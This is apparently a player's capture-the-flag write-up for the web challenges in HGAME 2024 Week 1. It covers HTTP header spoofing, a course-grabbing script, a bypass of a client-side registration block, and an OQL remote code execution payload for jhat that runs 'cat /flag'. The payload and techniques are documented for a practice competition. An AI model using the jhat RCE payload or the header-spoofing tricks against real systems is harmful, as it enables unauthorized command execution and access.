

HGAME 2024 - Mantle - Week 1



- **URL:** <https://hgame.vidar.club/>
- **Username:** csmantle (Individual participation)
- **Start Time:** 2024-01-29 20:00:00
- **End Time:** 2024-02-05 20:00:00
- **Status:** AAK @ 2024-02-01 AM

Web | AK

ezHTTP | Done

HTTP Protocol Basics

```
1 PS D:\Workspace\rev\hgame_2024> curl -v http://139.196.200.143:30264
2 * Trying 139.196.200.143:30264...
3 * Connected to 139.196.200.143 (139.196.200.143) port 30264
4 > GET / HTTP/1.1
5 > Host: 139.196.200.143:30264
6 > User-Agent: curl/8.4.0
7 > Accept: */*
8 >
9 < HTTP/1.1 200 OK
10 < Server: Werkzeug/3.0.1 Python/3.11.6
11 < Date: Mon, 29 Jan 2024 12:09:17 GMT
12 < Content-Type: text/html; charset=utf-8
13 < Content-Length: 536
14 < Hint: Maybe you can try changing http request headers?
15 < Connection: close
16 <
17 <!DOCTYPE html>
18 <html>
19 <head>
20   <meta charset="utf-8">
21   <meta name="viewport" content="width=device-width">
22   <meta http-equiv="X-UA-Compatible" content="ie=edge">
23   <meta name="description" content="Challenge">
```

```
24 <title>ezHTTP</title>
25 </head>
26 <body>
27 <p>请从vidar.club访问这个页面</p>
28 </body>
29 </html>
30 <style>
31 * {
32     margin: 0; padding: 0;
33     box-sizing: border-box;
34 }
35 body {
36     position: relative;
37     width: 100vw; height: 100vh;
38     display: flex;
39     justify-content: center; align-items: center;
40 }
41 </style>* Closing connection
42 PS D:\Workspace\rev\hgame_2024> curl -v -H "Referer: vidar.club"
    http://139.196.200.143:30264
43 * Trying 139.196.200.143:30264...
44 * Connected to 139.196.200.143 (139.196.200.143) port 30264
45 > GET / HTTP/1.1
46 > Host: 139.196.200.143:30264
47 > User-Agent: curl/8.4.0
48 > Accept: */*
49 > Referer: vidar.club
50 >
51 < HTTP/1.1 200 OK
52 < Server: Werkzeug/3.0.1 Python/3.11.6
53 < Date: Mon, 29 Jan 2024 12:09:31 GMT
54 < Content-Type: text/html; charset=utf-8
55 < Content-Length: 645
56 < Connection: close
57 <
58 <!DOCTYPE html>
59 <html>
60 <head>
61 <meta charset="utf-8">
62 <meta name="viewport" content="width=device-width">
63 <meta http-equiv="X-UA-Compatible" content="ie=edge">
64 <meta name="description" content="Challenge">
65 <title>ezHTTP</title>
66 </head>
67 <body>
68 <p>请通过Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML,
    like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0访问此页面</p>
```

```
69 </body>
70 </html>
71 <style>
72   * {
73     margin: 0; padding: 0;
74     box-sizing: border-box;
75   }
76   body {
77     position: relative;
78     width: 100vw; height: 100vh;
79     display: flex;
80     justify-content: center; align-items: center;
81   }
82 </style>* Closing connection
83 PS D:\Workspace\rev\hgame_2024> curl -v -H "Referer: vidar.club" -H "User-
Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0"
http://139.196.200.143:30264
84 *   Trying 139.196.200.143:30264...
85 * Connected to 139.196.200.143 (139.196.200.143) port 30264
86 > GET / HTTP/1.1
87 > Host: 139.196.200.143:30264
88 > Accept: */*
89 > Referer: vidar.club
90 > User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
91 >
92 < HTTP/1.1 200 OK
93 < Server: Werkzeug/3.0.1 Python/3.11.6
94 < Date: Mon, 29 Jan 2024 12:09:46 GMT
95 < Content-Type: text/html; charset=utf-8
96 < Content-Length: 532
97 < Hint: Not XFF
98 < Connection: close
99 <
100 <!DOCTYPE html>
101 <html>
102 <head>
103   <meta charset="utf-8">
104   <meta name="viewport" content="width=device-width">
105   <meta http-equiv="X-UA-Compatible" content="ie=edge">
106   <meta name="description" content="Challenge">
107   <title>ezHTTP</title>
108 </head>
109 <body>
110   <p>请从本地访问这个页面</p>
111 </body>
```

```

112 </html>
113 <style>
114   * {
115     margin: 0; padding: 0;
116     box-sizing: border-box;
117   }
118   body {
119     position: relative;
120     width: 100vw; height: 100vh;
121     display: flex;
122     justify-content: center; align-items: center;
123   }
124 </style>* Closing connection
125 PS D:\Workspace\rev\hgame_2024>

```

不是X-Forwarded-For, 那么是X-Real-IP, 虽然这东西很少见, 资料也不多。



<https://host4geeks.com/blog/how-to-fix-web-server-http-header-internal-ip-disclosure/>

How to Fix: Web Server HTTP Header Internal IP Disclosure | Host4Geeks LLC

Have you ever checked your web server access logs and noticed internal IP addresses, server Read More


```

1 PS D:\Workspace\rev\hgame_2024> curl -v -H "Referer: vidar.club" -H "User-
Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0" -H "X-Real-IP: 127.0.0.1"
http://139.196.200.143:30264
2 *   Trying 139.196.200.143:30264...
3 * Connected to 139.196.200.143 (139.196.200.143) port 30264
4 > GET / HTTP/1.1
5 > Host: 139.196.200.143:30264
6 > Accept: */*
7 > Referer: vidar.club
8 > User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
9 > X-Real-IP: 127.0.0.1
10 >
11 < HTTP/1.1 200 OK
12 < Server: Werkzeug/3.0.1 Python/3.11.6
13 < Date: Mon, 29 Jan 2024 12:42:54 GMT
14 < Content-Type: text/html; charset=utf-8
15 < Content-Length: 540
16 < Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bn
R9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc
17 < Connection: close

```

```
18 <
19 <!DOCTYPE html>
20 <html>
21 <head>
22   <meta charset="utf-8">
23   <meta name="viewport" content="width=device-width">
24   <meta http-equiv="X-UA-Compatible" content="ie=edge">
25   <meta name="description" content="Challenge">
26   <title>ezHTTP</title>
27 </head>
28 <body>
29   <p>Ok, the flag has been given to you ^-^</p>
30 </body>
31 </html>
32 <style>
33   * {
34     margin: 0; padding: 0;
35     box-sizing: border-box;
36   }
37   body {
38     position: relative;
39     width: 100vw; height: 100vh;
40     display: flex;
41     justify-content: center; align-items: center;
42   }
43 </style>* Closing connection
44 PS D:\Workspace\rev\hgame_2024>
```

看上去是OAuth的token，解码得到flag。



```
hgame{HTTP_!s_1mP0rT4nt}
```

Select Courses | Done

Can you help ma5hr00m select the desired courses?

审api没看到啥注入点，根据生活经验编写抢课脚本。

```
1 import json
2 from typing import TypedDict
3
4 import requests
5 from pwn import *
6
7 class Course(TypedDict):
8     description: str
9     id: int
10    is_full: bool
11    location: str
12    name: str
13    sort: str
14    status: bool
15    time: str
16
17 class CourseStatus(TypedDict):
18    message: list[Course]
19    status: int
20
21 def get_course_status(api: str) -> CourseStatus:
```

```

22     r = requests.get(api)
23     if r.status_code != 200:
24         error(f"Failed to get course status: {r.status_code}")
25         exit(1)
26     return json.loads(r.text)
27
28 def select_course(api: str, course_id: int) -> dict:
29     r = requests.post(api, json={"id": course_id})
30     if r.status_code != 200:
31         error(f"Failed to select course: {r.status_code}")
32         exit(1)
33     return json.loads(r.text)
34
35 def trigger_check(api: str) -> dict:
36     r = requests.get(api)
37     if r.status_code != 200:
38         error(f"Failed to trigger check: {r.status_code}")
39         exit(1)
40     return json.loads(r.text)
41
42 COURSE_API = "http://47.100.137.175:30941/api/courses"
43 CHECK_API = "http://47.100.137.175:30941/api/ok"
44
45 if __name__ == "__main__":
46     while True:
47         status = get_course_status(COURSE_API)
48         vacant_ids = map(
49             lambda c: c["id"], filter(lambda c: not c["is_full"],
status["message"])
50         )
51         n_selected = len(
52             list(
53                 map(lambda c: c["id"], filter(lambda c: c["status"],
status["message"]))
54             )
55         )
56         n_newly_sel = 0
57         for course_id in vacant_ids:
58             info(f"Selecting course {course_id}")
59             select_course(COURSE_API, course_id)
60             n_newly_sel += 1
61         if n_newly_sel != 0:
62             success(f"Selected {n_newly_sel} courses")
63         if n_selected == len(status["message"]):
64             success("All courses selected")
65             break
66         check_result = trigger_check(CHECK_API)

```

```
67     success(check_result)
68
```

```
1  mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024$ python ./Select\
  Courses/sol.py
2  [*] Selecting course 2
3  [+] Selected 1 courses
4  [*] Selecting course 2
5  [+] Selected 1 courses
6  [*] Selecting course 2
7  [+] Selected 1 courses
8  [*] Selecting course 2
9  [+] Selected 1 courses
10 ...
11 [*] Selecting course 5
12 [+] Selected 1 courses
13 [+] All courses selected
14 [+] {'message': '谢谢啦! 这是给你的礼物: hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}'}
15 mantlebao@LAPTOP-RONG-BA0:/mnt/d/Workspace/rev/hgame_2024$
```


```
hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}
```

Bypass it | Done

This page requires javascript to be enabled :)

我还以为这题要我盲打弱比较呢

点击注册，无法注册。



直接curl一份网页下来。

```
1 PS D:\Workspace\rev\hgame_2024> curl -v
http://47.100.245.185:31910/register_page.php
2 * Trying 47.100.245.185:31910...
3 * Connected to 47.100.245.185 (47.100.245.185) port 31910
4 > GET /register_page.php HTTP/1.1
5 > Host: 47.100.245.185:31910
6 > User-Agent: curl/8.4.0
7 > Accept: */*
8 >
9 < HTTP/1.1 200 OK
10 < Server: nginx/1.16.1
11 < Date: Tue, 30 Jan 2024 08:48:55 GMT
12 < Content-Type: text/html; charset=UTF-8
13 < Transfer-Encoding: chunked
14 < Connection: keep-alive
15 < X-Powered-By: PHP/7.4.5
16 <
17 <html>
18 <head>
19     <meta charset="utf-8">
20     <title>用户注册</title>
21     <link rel="stylesheet" href="/css/bootstrap.min.css">
22     <script src="/js/jquery.min.js"></script>
23     <script src="/js/bootstrap.min.js"></script>
24 </head>
25 <body>
```

```

26 <div class="container">
27     <form action="register.php" method="post">
28         <fieldset>
29             <legend>用户注册</legend>
30             <ul>
31                 <li>
32                     <label>用户名:</label>
33                     <input type="text" name="username" />
34                 </li>
35                 <li>
36                     <label>密 码:</label>
37                     <input type="password" name="password"
/>
38                 </li>
39                 <li>
40                     <label> </label>
41                     <input type="submit" name="register"
value="注册" />
42                 </li>
43             </ul>
44         </fieldset>
45     </form>
46 <script language='javascript' defer>alert('很抱歉, 当前不允许注
册');top.location.href='login.html'</script></div>
47 </body>
48 </html>
49 * Connection #0 to host 47.100.245.185 left intact
50 PS D:\Workspace\rev\hgame_2024>

```

构造一个form提交上去。


```

1 PS D:\Workspace\rev\hgame_2024> curl -v -X POST -d
  "username=phpIsManure&password=phpIsManure&register=1"
  http://47.100.245.185:31910/register.php
2 Note: Unnecessary use of -X or --request, POST is already inferred.
3 *   Trying 47.100.245.185:31910...
4 * Connected to 47.100.245.185 (47.100.245.185) port 31910
5 > POST /register.php HTTP/1.1
6 > Host: 47.100.245.185:31910
7 > User-Agent: curl/8.4.0
8 > Accept: */*
9 > Content-Length: 52
10 > Content-Type: application/x-www-form-urlencoded
11 >
12 < HTTP/1.1 200 OK

```

```
13 < Server: nginx/1.16.1
14 < Date: Tue, 30 Jan 2024 08:49:03 GMT
15 < Content-Type: text/html; charset=utf-8
16 < Transfer-Encoding: chunked
17 < Connection: keep-alive
18 < X-Powered-By: PHP/7.4.5
19 <
20 <script language='javascript' defer>alert('注册成
    功');top.location.href='login.html'</script>* Connection #0 to host
    47.100.245.185 left intact
21 PS D:\Workspace\rev\hgame_2024>
```

登录拿flag。




hgame{0c3c63a86c53b38e9fe038c6e2e4c7f843c77f0e}

jhat | Done

| jhat is a tool used for analyzing Java heap dump files

jhat中的自定义查询存在RCE。




[https://wooyun.js.org/drops/OQL\(%E5%AF%B9%E8%B1%A1%E6%9F%A5%E8...](https://wooyun.js.org/drops/OQL(%E5%AF%B9%E8%B1%A1%E6%9F%A5%E8...)

OQL(对象查询语言)在产品实现中造成的RCE(Object Injection) - Nebula

原文地址: <http://drops.wooyun.org/papers/4115> 前言 前几天,有几个屌丝高...

```
1 (new java.util.Scanner(java.lang.Runtime.getRuntime().exec("cat /flag").getInputStream())).useDelimiter("\\\\A').next()
```




2048*16 | Done

